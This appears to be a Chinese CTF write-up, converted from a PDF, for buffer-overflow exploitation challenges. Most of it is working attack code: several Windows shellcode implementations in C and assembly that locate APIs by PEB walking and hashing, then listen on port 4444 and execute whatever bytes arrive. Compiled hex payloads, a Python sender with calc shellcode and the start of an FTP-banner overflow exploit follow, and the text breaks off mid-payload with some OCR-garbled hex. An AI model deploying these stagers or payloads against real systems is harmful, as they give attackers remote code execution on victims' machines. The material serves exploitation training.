9	1008	200	<input type="checkbox"/>	<input type="checkbox"/>	3136	
11	1010	200	<input type="checkbox"/>	<input type="checkbox"/>	3136	
10	1009	200	<input type="checkbox"/>	<input type="checkbox"/>	3136	
12	1012	200	<input type="checkbox"/>	<input type="checkbox"/>	3126	

Request Response

Raw Headers Hex

```

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 04 Oct 2013 10:45:00 GMT
Content-Type: text/html
Connection: close
vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 21
key:WOrDp3e$5P45c3@cK

```

Challenge.Exploit

Exploit1:



要求输入字符串。

这个是简单的缓冲区溢出堆栈利用都会讲到的经典例子。只是这里的变量设置的大小是65535，超过了命令行可输入字符串的长度，所以无论怎么在命令行里面输入都不可导致溢出。通过重定向就可以解决这个问题，格式为：exploit1.exe < exploit1.txt

Exploit2:

```
//作者: Exploit

// exp2.cpp : Defines the entry point for the console application.

#include "stdafx.h"

#include "exp2.h"

void shellcode()

{

    PIMAGE_DOS_HEADER      pDosHeader;

    PIMAGE_NT_HEADERS       pNTHHeader;

    PIMAGE_OPTIONAL_HEADER   pOptinalHeader;

    PIMAGE_DATA_DIRECTORY    pDataDriectory;

    PIMAGE_EXPORT_DIRECTORY   pExportDirectory;

    PULONG                  pNameRva,pFunRva;

    PCHAR                   pName;
```

```

FGetProcAddressA      Fun_GetProcAddress;

FWSAStartup          Fun_WSAStartup;

Fbind                Fun_bind;

Flisten               Fun_listen;

Faccept              Fun_accept;

Frecv                Fun_recv;

Fsocket              Fun_socket;

FLoadLibraryA        Fun_LoadLibraryA;

ULONG                i,Tmp;

WSADATA wsa;

SOCKET serverSocket;

struct sockaddr_in serverAddress;

struct sockaddr_in clientAddress;//用来和客户端通信的套接字地址

SOCKET clientSocket;//用来和客户端通信的套接字

int bytes,addrlen;

char buf[500];

//定位 Kernel 基址

__asm

{

    cld                  // clear the direction flag for the loop

    xor edx, edx          // zero edx

    mov edx, fs:[edx+0x30] // get a pointer to the PEB

    mov edx, [edx+0x0C]    // get PEB->Ldr

    mov edx, [edx+0x14]

    // get the first module from the InMemoryOrder module list

next_mod:

    mov esi, [edx+0x28]    // get pointer to modules name (unicode string)

```

```

push 24          // push down the length we want to check

pop ecx          // set ecx to this length for the loop

xor edi, edi

// clear edi which will store the hash of the module name

loop_modname:

xor eax, eax      // clear eax

lodsb            // read in the next byte of the name

cmp al, 'a'

// some versions of Windows use lower case module names

jl not_lowercase

sub al, 0x20      // if so normalise to uppercase

not_lowercase:

ror edi, 13        // rotate right our hash value

add edi, eax       // add the next byte of the name to the hash

loop loop_modname // loop until we have read enough

cmp edi, 0x6A4ABC5B

// compare the hash with that of KERNEL32.DLL

mov ebx, [edx+0x10] // get this modules base address

mov edx, [edx]       // get the next module

jne next_mod        // if it doesn't match, process the next module

mov pDosHeader,ebx

}

//找到 GetProcAddress

pNTHeader = (PIMAGE_NT_HEADERS)((ULONG)pDosHeader + pDosHeader->e_lfanew);

pOptionalHeader = &pNTHeader->OptionalHeader;

pDataDriectory = (PIMAGE_DATA_DIRECTORY)&pOptionalHeader->DataDirectory;

pExportDriectory = (PIMAGE_EXPORT_DIRECTORY)((ULONG)pDosHeader +
(ULONG)pDataDriectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);

```

```
pNameRva = (PULONG)((ULONG)pDosHeader + pExportDirectory->AddressOfNames);
pFunRva = (PULONG)((ULONG)pDosHeader + pExportDirectory->AddressOfFunctions);

for(i=0;i<pExportDirectory->NumberOfFunctions;i++)
{ //开始遍历输出表函数名
    pName = (PCHAR)((ULONG)pDosHeader + pNameRva[i]);
    if(pName[0]=='G' && pName[3]=='P' && pName[7]=='A')
    {
        Fun_GetProcAddress = (FGetProcAddress)((ULONG)pDosHeader +
pFunRva[i]);
    }
    if(pName[0]=='L' && pName[4]=='L' && pName[11]=='A')
    {
        Fun_LoadLibraryA = (FLoadLibraryA)((ULONG)pDosHeader + pFunRva[i]);
    }
}

__asm
{
    CALL Str_ws2_32
    STR_WS2_32
Str_ws2_32:
    CALL Fun_LoadLibraryA
    mov Tmp,eax

    push 115
    push Tmp
    call Fun_GetProcAddress
```

```
    mov Fun_WSAStartup,eax

    push 23
    push Tmp
    call Fun_GetProcAddress
    mov Fun_socket,eax

    push 2
    push Tmp
    call Fun_GetProcAddress
    mov Fun_bind,eax

    push 13
    push Tmp
    call Fun_GetProcAddress
    mov Fun_listen,eax

    push 1
    push Tmp
    call Fun_GetProcAddress
    mov Fun_accept,eax

    push 16
    push Tmp
    call Fun_GetProcAddress
    mov Fun_recv,eax
}

//初始化套接字 DLL
```

```
Fun_WSAStartup(MAKEWORD(2,2),&wsa);

//创建套接字

serverSocket=Fun_socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);

serverAddress.sin_family=AF_INET;

serverAddress.sin_addr.S_un.S_addr = 0;

serverAddress.sin_port = 0x5C11;

//绑定

Fun_bind(serverSocket,(sockaddr*)&serverAddress,sizeof(serverAddress));

//进入侦听状态

Fun_listen(serverSocket,SOMAXCONN);

addrlen = sizeof(clientAddress);

//接受连接

clientSocket=Fun_accept(serverSocket,(sockaddr*)&clientAddress,&addrlen);

//接收数据

bytes=Fun_recv(clientSocket,buf,sizeof(buf),0);

__asm

{

    lea eax,buf

    call eax

}

//清理套接字占用的资源

}
```

```

#pragma comment(linker, "/section:.data,RWE")

unsigned char data[372] = {
    0x55, 0x8B, 0xEC, 0x81, 0xEC, 0xCC, 0x03, 0x00, 0x00, 0x53, 0x56, 0x57, 0xFC, 0x33,
    0xD2, 0x64, 0x8B, 0x52, 0x30, 0x8B, 0x52, 0x0C, 0x8B, 0x52, 0x14, 0x8B, 0x72, 0x28, 0x6A,
    0x18, 0x59, 0x33, 0xFF, 0x33, 0xC0, 0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0xC1, 0xCF,
    0x0D, 0x03, 0xF8, 0xE2, 0xF0, 0x81, 0xFF, 0x5B, 0xBC, 0x4A, 0x6A, 0x8B, 0x5A, 0x10, 0x8B,
    0x12, 0x75, 0xDB, 0x89, 0x5D,
    0xF8, 0x8B, 0x4D, 0xF8, 0x8B, 0x41, 0x3C, 0x8B, 0x44, 0x08, 0x78, 0x03, 0xC1, 0x8B, 0x70,
    0x20, 0x8B, 0x50, 0x1C, 0x8B, 0x40, 0x14, 0x03, 0xF1, 0x03, 0xD1, 0x85, 0xC0, 0x76, 0x4E,
    0x8B, 0xFA, 0x2B, 0xF2, 0x89, 0x45, 0xF8, 0xB3, 0x41, 0x8B, 0x04, 0x3E, 0x03, 0xC1, 0x8A,
    0x10, 0x80, 0xFA, 0x47, 0x75, 0x14, 0x80, 0x78, 0x03, 0x50, 0x75, 0x0E, 0x38, 0x58, 0x07,
    0x75, 0x09, 0x8B, 0xD9, 0x03, 0x1F, 0x89, 0x5D, 0xCC, 0xB3, 0x41, 0x80, 0xFA, 0x4C, 0x75,
    0x14, 0x80, 0x78, 0x04, 0x4C, 0x75, 0x0E, 0x38, 0x58, 0x0B, 0x75, 0x09, 0x8B, 0x07, 0x8B,
    0xD1, 0x03, 0xDo, 0x89, 0x55, 0xD4, 0x8B, 0x45, 0xF8, 0x83, 0xC7, 0x04, 0x48, 0x89, 0x45,
    0xF8, 0x75, 0xBB, 0xE8, 0x07, 0x00, 0x00, 0x77, 0x73, 0x32, 0x5F, 0x33, 0x32, 0x00,
    0xFF, 0x55, 0xD4, 0x89, 0x45, 0xF8, 0x6A, 0x73, 0xFF, 0x75, 0xF8, 0xFF, 0x55, 0xCC, 0x89,
    0x45, 0xC8, 0x6A, 0x17, 0xFF, 0x75, 0xF8, 0xFF, 0x55, 0xCC, 0x89, 0x45, 0xD8, 0x6A, 0x02,
    0xFF, 0x75, 0xF8, 0xFF, 0x55, 0xCC, 0x89, 0x45, 0xE4, 0x6A, 0x0D, 0xFF, 0x75, 0xF8, 0xFF,
    0x55, 0xCC, 0x89, 0x45, 0xDo, 0x6A, 0x01, 0xFF, 0x75, 0xF8, 0xFF, 0x55, 0xCC, 0x89, 0x45,
    0xE0, 0x6A, 0x10, 0xFF, 0x75, 0xF8, 0xFF, 0x55, 0xCC, 0x89, 0x45, 0xDC, 0x8D, 0x85, 0x28,
    0xFE, 0xFF, 0x55, 0x68, 0x02, 0x02, 0x00, 0x00, 0xFF, 0x55, 0xC8, 0x6A, 0x06, 0x6A,
    0x01, 0x6A, 0x02, 0xFF, 0x55, 0xD8, 0x8D, 0x4D, 0xE8, 0x8B, 0xF0, 0x6A, 0x10, 0x51, 0x56,
    0x66, 0xC7, 0x45, 0xE8, 0x02, 0x00, 0xC7, 0x45, 0xEC, 0x00, 0x00, 0x00, 0x66, 0xC7,
    0x45, 0xEA, 0x11, 0x5C, 0xFF, 0x55, 0xE4, 0x68, 0xFF, 0xFF, 0x7F, 0x56, 0xFF, 0x55,
    0xDo, 0x8D, 0x55, 0xFC, 0x8D, 0x45, 0xB8, 0x52, 0x50, 0x56, 0xC7, 0x45, 0xFC, 0x10, 0x00,
    0x00, 0x00, 0xFF, 0x55, 0xE0, 0x6A, 0x00, 0x8D, 0x8D, 0x34, 0xFC, 0xFF, 0x68, 0xF4,
    0x01, 0x00, 0x00, 0x51, 0x50, 0xFF, 0x55, 0xDC, 0x8D, 0x85, 0x34, 0xFC, 0xFF, 0x68, 0x0F,
    0xDo, 0x5F, 0x5E, 0x5B, 0x8B, 0xE5, 0x5D, 0xC3
};

int main(int argc, char* argv[])
{
    __asm
    {
        lea eax,data
    }
}

```

```
    call eax
}

return o;
}

// 作者: RoisCK

//汇编代码编写shellcode

void main()

{

    __asm

    {

        ;int      3      ;调试时快速根据异常地址定位代码

        ;nop空指令      用于调试时快速区分识别代码开始

        nop
        ;sub esp, 0x100          ;抬高栈顶保护代码
        lea esp, [esp-128]
```

```
;find kernel32基址

xor ecx, ecx

mov esi, dword ptr fs:[ecx+0x30]

mov esi, [esi+0x0c]

mov esi, [esi+0x1c]

next_module:

    mov eax,[esi+0x8]

    mov edi, [esi+0x20]

    mov esi, [esi]

    cmp word ptr [edi+0x18], cx

    jnz next_module

    mov ebp,eax ;kernel32.dll VA->ebp

    mov eax,[ebp+0x3c] ;pe header RVA

    mov ecx,[ebp+eax+0x78] ;export RVA->ecx

    add ecx, ebp

    mov ebx,[ecx+0x20] ;names table RVA->ebx

    add ebx, ebp

;分配存储空间

    xor eax, eax

    push eax ;结果参量存储3

    push eax ;结果参量存储2

    push eax ;结果参量存储1

    push eax ;已找到个数i

    mov ax, 0x5c27 ;GetProcAddress() hash

    push eax ;待找hash参量存储

;开始寻找api地址

    xor edi, edi
```

findapiaddr:

```
inc edi  
mov esi, [ebx+edi*4]  
add esi, ebp  
xor edx, edx  
cdq  
  
hash:  
lodsw  
sub dx, ax ;update hash  
test ah, al ;string end  
jne hash  
add dx, ax  
cmp edx, [esp] ;compare hash  
jnz findapiaddr  
;hash值已匹配,寻找相应序数和api地址  
mov edx,[ecx+0x24] ;ordinals table RVA->edx  
add edx, ebp  
mov di, [edx+2*edi] ;real ordinals  
mov edx,[ecx+0x1c] ;addrs table RVA->edx  
add edx, ebp  
mov eax,[edx+edi*4]  
add eax, ebp ;api addr  
;保存结果并判别是继续寻找下一个api地址还是结束寻找  
mov edx,[esp+4]  
mov [esp+edx*4+8], eax ;保存结果  
inc [esp+4] ;已找计数  
cmp [esp+4], 2  
jz exi ;第二个寻找初始化
```

```
    cmp [esp+4], 3
    jz    cre          ;第3个寻找初始化
    cmp [esp+4], 4
    jz    then         ;设定4个寻找完毕转继续
    xor eax, eax
    mov ax,      0x9ccb ;LoadLibraryA() hash
    mov [esp],   eax
    xor edi, edi
    jmp findapiaddr
```

exi:

```
    xor eax, eax
    mov ax,      0x0ca2e ;ExitProcess() hash
    mov [esp],   eax
    xor edi, edi
    jmp findapiaddr
```

cre:

```
    xor eax, eax
    mov ax,      0x94bd ;CreateThread() hash
    mov [esp],   eax
    xor edi, edi
    jmp findapiaddr
```

then:

```
    add esp, 8
;[esp]GetProcAddress[esp+4]LoadLibraryA[esp+8]ExitProcess[esp+12]CreateThread
四个参数分别存储的api地址
```

;ws2_32

```
xor eax, eax
```

```
push eax  
mov byte ptr[esp], 0x33  
mov byte ptr[esp+1], 0x32  
mov byte ptr[esp+2], al  
push 0x5f327377  
    push esp  
    call [esp+16]          ;LoadLibraryA  
    add esp, 8             ;调用LoadLibraryA返回前后esp+4(弹出一个参数  
    的空间)  
    mov [esp+16],eax      ;ws2_32保存到结果参量存储5[esp+16]  
  
;WSAStartup  
xor eax, eax  
push eax  
mov byte ptr[esp], 0x75  
mov byte ptr[esp+1], 0x70  
mov byte ptr[esp+2], al  
push 0x74726174  
push 0x53415357  
    push esp  
    push [esp+32]          ;ws2_32  
    call [esp+20]          ;GetProcAddress  
    add esp, 12             ;调用GetProcAddress返回前后esp+8(弹出两个参  
    数的空间)  
    mov [esp+20],     eax  ;WSAStartup保存到结果参量存储6[esp+20]  
  
;socket  
xor eax, eax  
push eax
```

```
mov byte ptr[esp], 0x65  
mov byte ptr[esp+1], 0x74  
mov byte ptr[esp+2], al  
push 0x6b636f73  
push esp  
push [esp+28] ;ws2_32  
call [esp+16] ;GetProcAddress  
add esp, 8 ;调用GetProcAddress返回前后esp+8(弹出两个参数的空间)  
mov [esp+24], eax ;socket保存到结果参量存储7[esp+24]  
  
;bind  
xor eax, eax  
push eax  
push 0x646e6962  
push esp  
push [esp+28] ;ws2_32  
call [esp+16] ;GetProcAddress  
add esp, 8 ;调用GetProcAddress返回前后esp+8(弹出两个参数的空间)  
mov [esp+28], eax ;bind保存到结果参量存储8[esp+28]  
  
;listen  
xor eax, eax  
push eax  
mov byte ptr[esp], 0x65  
mov byte ptr[esp+1], 0x6e  
mov byte ptr[esp+2], al  
push 0x7473696c
```

```
push esp
push [esp+28]           ;ws2_32
call [esp+16]            ;GetProcAddress
add esp, 8               ;调用GetProcAddress返回前后esp+8(弹出两个参数的空间)
mov [esp+32],eax         ;listen保存到结果参量存储9[esp+32]
```

```
;accept
xor eax, eax
push eax
mov byte ptr[esp], 0x70
mov byte ptr[esp+1], 0x74
mov byte ptr[esp+2], al
push 0x65636361
push esp
push [esp+28]           ;ws2_32
call [esp+16]            ;GetProcAddress
add esp, 8               ;调用GetProcAddress返回前后esp+8(弹出两个参数的空间)
mov [esp+36],    eax      ;accept保存到结果参量存储10[esp+36]
```

```
;recv
xor eax, eax
push eax
push 0x76636572
push esp
push [esp+28]           ;ws2_32
call [esp+16]            ;GetProcAddress
add esp, 8               ;调用GetProcAddress返回前后esp+8(弹出两个参
```

数的空间)

mov [esp+40], eax ;recv保存到结果参量存储11[esp+40]

lea eax, [esp - 0x404]

push eax ;lpWSAData

xor eax, eax

mov ax, 0x101

push eax ;wVersionRequested

call [esp+28] ;WSAStartup

push eax

inc eax

push eax ;type = 1 (SOCK_STREAM)

inc eax

push eax ;af = 2 (AF_INET)

call [esp+36] ;socket

mov [esp+44], eax

sub esp, 40

mov [esp], eax

mov [esp+8], 16

mov ebx, 0x5c11ff02 ;0x115C = port 4444, 0x02 = AF_INET

xor bh, bh ;remove the ff from ebx

mov [esp+12], ebx ;bind

xor ebx, ebx

mov [esp+16], ebx

lea ebx, [esp+12]

```
    mov [esp+4], ebx
    call [esp+68]
    add esp, 28

    sub esp, 40
    mov eax, [esp+84]
    mov [esp], eax
    xor eax, eax
    mov al, 3
    mov dword ptr [esp+4], eax
    call [esp+72] ; listen
    add esp, 32
```

acloop:

```
    sub esp, 40
    mov eax, [esp+84]
    mov [esp], eax
    lea eax, [esp+20]
    mov[esp+4], eax
    lea eax, [esp+12]
    mov [esp+8], eax
    call [esp+76] ;accept
    add esp, 28
    mov [esp+48], eax
```

```
    sub esp, 36
    mov eax, [esp+36+48]
    mov [esp], eax
```

```
lea eax, [esp+36-0x2000]
mov [esp+4], eax
xor eax, eax
mov ax, 0x404
mov dword ptr[esp+8], eax
xor eax, eax
mov [esp+12], eax
call [esp+36+40]           ;recv
add esp, 20

sub esp, 36
xor eax, eax
mov [esp], eax
mov [esp+4], eax
mov [esp+12], eax
mov [esp+16], eax
lea eax, [esp+36-0x2000]
mov [esp+8], eax
lea eax, [esp+24]
mov [esp+20], eax
call [esp + 36 + 12]       ; CreateThread
add esp, 12

jmp accloop

xor eax, eax
push eax
call [esp+12]               ; ExitProcess
```

```
;nop空指令      用于调试时快速区分识别代码结束

    nop
    }

}

// 作者: Σ-TEAM
```

```
cld

; 各 API 的 hash 值

push 0xc7979076          ; recv()
push 0x01971eb1          ; accept()
push 0x4bd39foc          ; listen()
push 0xdda71064          ; bind()
push 0xde78322d          ; WSASocketA()
push 0x80b46a3d          ; WSAStartup()
push 0x1ede5967          ; VirtualAlloc()
```

```
push ox0c917432          ; LoadLibraryA()
mov esi, esp              ; esi 指向存放 hash 值的内存
lea edi, [esi-ox20]        ; edi 指向存放 API 地址的内存

; 获取 kernel32.dll 的基址

xor edx, edx
mov ebx, fs:[edx + ox30]    ; PEB 地址
mov ecx, [ebx + ox0c]        ; _PEB_LDR_DATA 地址
mov ecx, [ecx + ox1c]        ; 模块链表 InInitializationOrderModuleList 的第一
个节点
mov ecx, [ecx]                ; 第二个节点
mov edx, [ecx + ox18]        ; 第二个节点 dll 的全名
mov edx, [edx + ox34]        ; 第二个节点全名偏移 ox34 处
cmp dl, ox33                ; xp 下第二个节点为 kernel32.dll, win7 下为
kernelBase.dll, 因此要判断一下
je kernel32
mov ecx, [ecx]

kernel32:
mov ebp, [ecx + ox08]        ; ebp = kernel32.dll 基址

; 抬高栈顶, 防止后面调用函数时覆盖数据

xor edx, edx
mov dh, ox03                  ; 抬高 ox300
sub esp, edx

; 压入"ws2_32"
mov dx, ox3233                ; edx 的高 8 位为 0, 即字符串结尾的 NULL
push edx
push ox5f327377
```

```
push esp
```

find_lib_functions:

```
lodsd          ; 将 hash 值复制进 eax, 同时 esi 加 1  
cmp eax, 0x80b46a3d      ; WSAStartup 的 hash 值, 判断是否需要  
LoadLibraryA("ws2_32.dll")  
  
jne find_functions  
  
xchg eax, ebp      ; 保存当前 hash 值  
call [edi-0x08]      ; LoadLibraryA  
  
xchg eax, ebp      ; 还原 hash, 同时将 ebp 更新为 ws2_32.dll 基址  
  
push edi      ; edi 指向存放第一个 winsock 函数地址的内存
```

find_functions:

```
pushad      ; 保存寄存器  
mov eax, [ebp+0x3c]      ; PE 头  
mov ecx, [ebp+eax+0x78]      ; 导出表偏移量  
add ecx, ebp      ; 导出表实际地址  
mov ebx, [ecx+0x20]      ; 函数名称列表相对于 dll 基址的偏移量  
add ebx, ebp      ; 函数名称列表实际地址  
  
xor edi, edi      ; 清零 edi, 它作为函数计数器
```

next_function_loop:

```
inc edi  
mov esi, [ebx+edi*4]      ; 当前函数名字的偏移量  
add esi, ebp      ; 当前函数名字的实际地址  
cdq
```

hash_loop:

```
    movsx eax, byte ptr [esi]      ; 取出当前函数名字的某个字符  
    cmp al, ah                  ; 判断是否到名字结尾  
    jz compare_hash  
    ror edx, 7                 ; 循环右移 7 位，加上新字符的值  
    add edx, eax  
    inc esi  
    jmp hash_loop
```

compare_hash:

```
    cmp edx, [esp+0x1c]          ; 比较 hash 值 (pushad 时存放在栈中)  
    jnz next_function_loop      ; 不相等则跳转，取下一个函数
```

```
    mov ebx, [ecx+0x24]  
    add ebx, ebp  
    mov di, [ebx+2*edi]  
    mov ebx, [ecx+0x1c]          ; 地址表偏移  
    add ebx, ebp                ; 地址表实际地址  
    add ebp, [ebx+4*edi]         ; 函数地址  
    xchg eax, ebp              ; 将函数地址存储到 eax 中  
    pop edi                     ; pushad 时，edi 最后一个入栈  
    stosd                      ; 将函数地址写如[edi]，然后 edi 加 1  
    push edi  
    popad                      ; 还原寄存器  
    cmp eax, 0xc7979076          ; 判断是否取得所有函数地址  
    jne find_lib_functions
```

```
pop esi          ; 第一个 winsock 函数的地址, 对应上面的 push edi

; 初始化 winsock

push esp          ; WSADATA, 使用栈空间
push ox02          ; wVersionRequested

lodsd

call eax          ; WSAStartup()

; 清零栈空间, 当做 NULL 参数

lea ecx,[eax + ox30]      ; sizeof(STARTUPINFO) = 0x44
mov edi, esp

rep stosd         ; 清零栈空间

; 创建 socket

inc eax

push eax          ; SOCK_STREAM

inc eax

push eax          ; AF_INET

lodsd

call eax          ; WSASocketA()

xchg ebp, eax     ; 保存 SOCKET 描述符

; bind()函数参数入栈

mov eax, ox5c11ff02    ; 0x5c11 = 4444 端口, ox02 = AF_INET
xor ah, ah        ; 移除 eax 中的 ff

push eax          ; 以此作为 sockaddr 结构体, 同时也是 namelen 参数
push esp          ; sockaddr
```

; 依次调用 bind(), listen(), accept()

call_loop:

push ebp ; SOCKET 描述符

lodsd

call eax ; 调用函数

test eax, eax ; bind()和 listen()返回 0, accept()返回新的 SOCKET 描述符

jz call_loop

xchg eax, ebp ; 保存新的 SOCKET 描述符

; 调用 VirtualAlloc()函数申请可执行的内存空间

xor edx, edx

add dl, 0x40

push edx ; flProtect = 0x40, 读, 写, 执行

xor edx, edx

add dh, 0x10

push edx ; flAllocation Type = 0x1000

mov dh, 0x04

push edx ; dwSize = 0x400, 申请 0x400 字节

xor edx, edx

push edx ; lpAddress = NULL, 由系统分配首地址

call [esi-0x18] ; VirtualAlloc()

xchg eax, ebp ; 执行完这一语句, eax = SOCKET 描述符, ebp = 申请的内存首地址

xor edx, edx

push edx ; flags = 0

```
    mov dh, 0x04

    push edx          ; len = 0x400
    push ebp          ; buf
    push eax          ; SOCKET
    call [esi]         ; recv()

    jmp ebp          ; 接收 shellcode 后，跳转执行
```

```
#include <stdio.h>


char buf[] = 

"\xF0\x68\x76\x90\x97\xC7\x68\xB1\x1E\x97\x01\x68"
"\x0C\x9F\xD3\x4B\x68\x64\x10\xA7\xDD\x68\x2D\x32"
"\x78\xDE\x68\x3D\x6A\xB4\x80\x68\x67\x59\xDE\x1E"
"\x68\x32\x74\x91\x0C\x8B\xF4\x8D\x7E\xE0\x33\xD2"
"\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B\x49\x1C\x8B\x09"
"\x8B\x51\x18\x8B\x52\x34\x80\xFA\x33\x74\x02\x8B"
"\x09\x8B\x69\x08\x33\xD2\xB6\x03\x2B\xE2\x66\xBA"
"\x33\x32\x52\x68\x77\x73\x32\x5F\x54\xAD\x3D\x3D"
"\x6A\xB4\x80\x75\x06\x95\xFF\x57\xF8\x95\x57\x60"
"\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59\x20"
"\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F"
"\xBE\x06\x3A\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46"
"\xE8\xF1\x3B\x54\x24\x1C\x75\xE4\x8B\x59\x24\x03"
"\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03\x2C"
"\xBB\x95\x5F\xAB\x57\x61\x3D\x76\x90\x97\xC7\x75"
"\xA8\x5E\x54\x6A\x02\xAD\xFF\xD0\x8D\x48\x30\x8B"
"\xF0\xF3\xAB\x40\x50\x40\x50\xAD\xFF\xD0\x95\xB8"
"\x02\xFF\x11\x5C\x32\xE4\x50\x54\x55\xAD\xFF\xD0"
"\x85\xC0\x74\xF8\x95\x33\xD2\x80\xC2\x40\x52\x33"
```

```
"\xD2\x80\xC6\x10\x52\xB6\x04\x52\x33\xD2\x52\xFF"  
"\x56\xE8\x95\x33\xD2\x52\xB6\x04\x52\x55\x50\xFF"  
"\x16\xFF\xE5";
```

```
int main()  
{  
    __asm  
    {  
        lea eax, buf  
        jmp eax  
    }  
}
```

编译完毕运行，程序会打开 4444 端口监听。



发送 shellcode 的 send.py 代码如下：

```
import socket  
  
s = socket.socket()  
  
s.connect(("127.0.0.1", 4444))  
  
# shellcode of Run calc.exe  
  
buf = \  
"\xF0\x68\xC9\xBC\xA6\x6B\x68\x63\x89\xD1\x4F\x8B" \  
"\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x33\xD2" \  
"\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B\x49\x1C\x8B\x09" \  
"\x8B\x51\x18\x8B\x52\x34\x80\xFA\x33\x74\x02\x8B" \  
"\x09\x8B\x69\x08\xAD\x60\x8B\x45\x3C\x8B\x4C\x05" \  
"
```

```

"\x78\x03\xCD\x8B\x59\x20\x03\xDD\x33\xFF\x47\x8B" \
"\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A\xC4\x74\x08" \
"\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C" \
"\x75\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B" \
"\x59\x1C\x03\xDD\x03\x2C\xBB\x95\x5F\xAB\x57\x61" \
"\x3D\xC9\xBC\xA6\x6B\x75\xB5\x33\xDB\x33\xC0\x53" \
"\x40\x3C\x20\x75\xFA\x33\xDB\x53\xBB\x63\x61\x6C" \
"\x63\x53\x8B\xCC\x33\xC0\x54\x54\x50\x50\x50\x54" \
"\x50\x50\x51\x50\xFF\x57\xFC\x33\xDB\x53\xFF\x57" \
"\xF8"

```

```

raw_input("Connect succeed!")
s.send(buf)

```

其中的 shellcode 作用为打开计算器。

运行 send.py，会显示


```

>>> ===== RESTART =====
>>>
Connect succeed!

```

回车后就会发送 shellcode。

源程序接收 shellcode 之后，就会执行，打开计算器。如图



Exploit3:

实际测试环境: windows xp sp3 中文版

文档编写环境: windows 2003

team: yuange1975

id: yuange1975

简要描述:

该扫描器在接收 ftp 服务器返回的 banner 信息时, 对 banner 信息长度没有作处理, 从而导致栈溢出。

详细描述:

The screenshot shows the OllyDbg debugger interface. The assembly window displays the following code sequence:

```
0040152F: E9 B6030000 jmp 004018EA
00401534: > 8BF4 mov esi, esp
00401536: . 6A 00 push 0x0
00401538: . 68 00040000 push 0x400
0040153D: . 8D8D E4FBFFFI lea ecx, dword ptr [ebp-0x41C]
00401543: . 51 push ecx
00401544: . 8855 FC mov edx, dword ptr [ebp-0x4]
00401547: . 52 push edx
0040154E: . FF15 6C93420 call dword ptr [<WS2_32.#16>]
0040154F: . 3BF4 cmp esi, esp
00401550: . E8 3B0C0000 call 00402198
00401555: . 8945 E8 mov dword ptr [ebp-0x18], eax
00401558: . 8D85 E4FBFFFI lea eax, dword ptr [ebp-0x41C]
0040155E: . 50 push eax
0040155F: . E8 CEFAFFFF call 00401832
```

The registers window shows:

寄存器 (FPU)	值
EAX	00000000
ECX	0000FB30
EDX	00000094
EBX	0012FDCC
ESP	0000F674
EBP	0000F64C
ESI	0000F684
EDI	0000FB30

The stack dump window shows the current state of the stack.

接收返回的 banner 信息, 进入 0401032 时, 发生溢出

The screenshot shows the OllyDbg debugger interface. The assembly window displays the following code sequence:

```
00401281: . 5F pop edi
00401282: . 5E pop esi
00401283: . 5B pop ebx
00401284: . 81C4 6C010000 add esp, 0x16C
00401288: . 3BEC cmp ebp, esp
0040128C: . E8 FF0E0000 call 00402198
00401291: . 8BE5 mov esp, ebp
00401293: . 5D pop ebp
00401294: . C3 ret
```

The registers window shows:

寄存器 (FPU)	值
EAX	0000F54C
ECX	0000FD5C
EDX	00000000
EBX	0012FDCC
ESP	0000F67C
EBP	0000F67C
ESI	0000F684
EDI	0000FB30

The stack dump window shows the current state of the stack.

可以看到返回地址已经被覆盖。

测试代码：

```
#! /usr/bin/env python

import sys
import socket

buf = """
buf += "\xd9\x74\x24\xf4\x5f\x31\xc9\xbd\x9a\x4a\x1f"
buf += "\x94\xb1\x32\x83\xc7\x04\x31\x6f\x13\x03\xf5\x59\xfd"
buf += "\x61\xf5\xb6\x88\x8a\x05\x47\xeb\x03\xe0\x76\x39\x77"
buf += "\x61\x2a\x8d\xf3\x27\xc7\x66\x51\xd3\x5c\xoa\x7e\xd4"
buf += "\xd5\xa1\x58\xdb\xe6\x07\x65\xb7\x25\x09\x19\xc5\x79"
buf += "\xe9\x20\x06\x8c\xe8\x65\x7a\x7f\xb8\x3e\xf1\xd2\x2d"
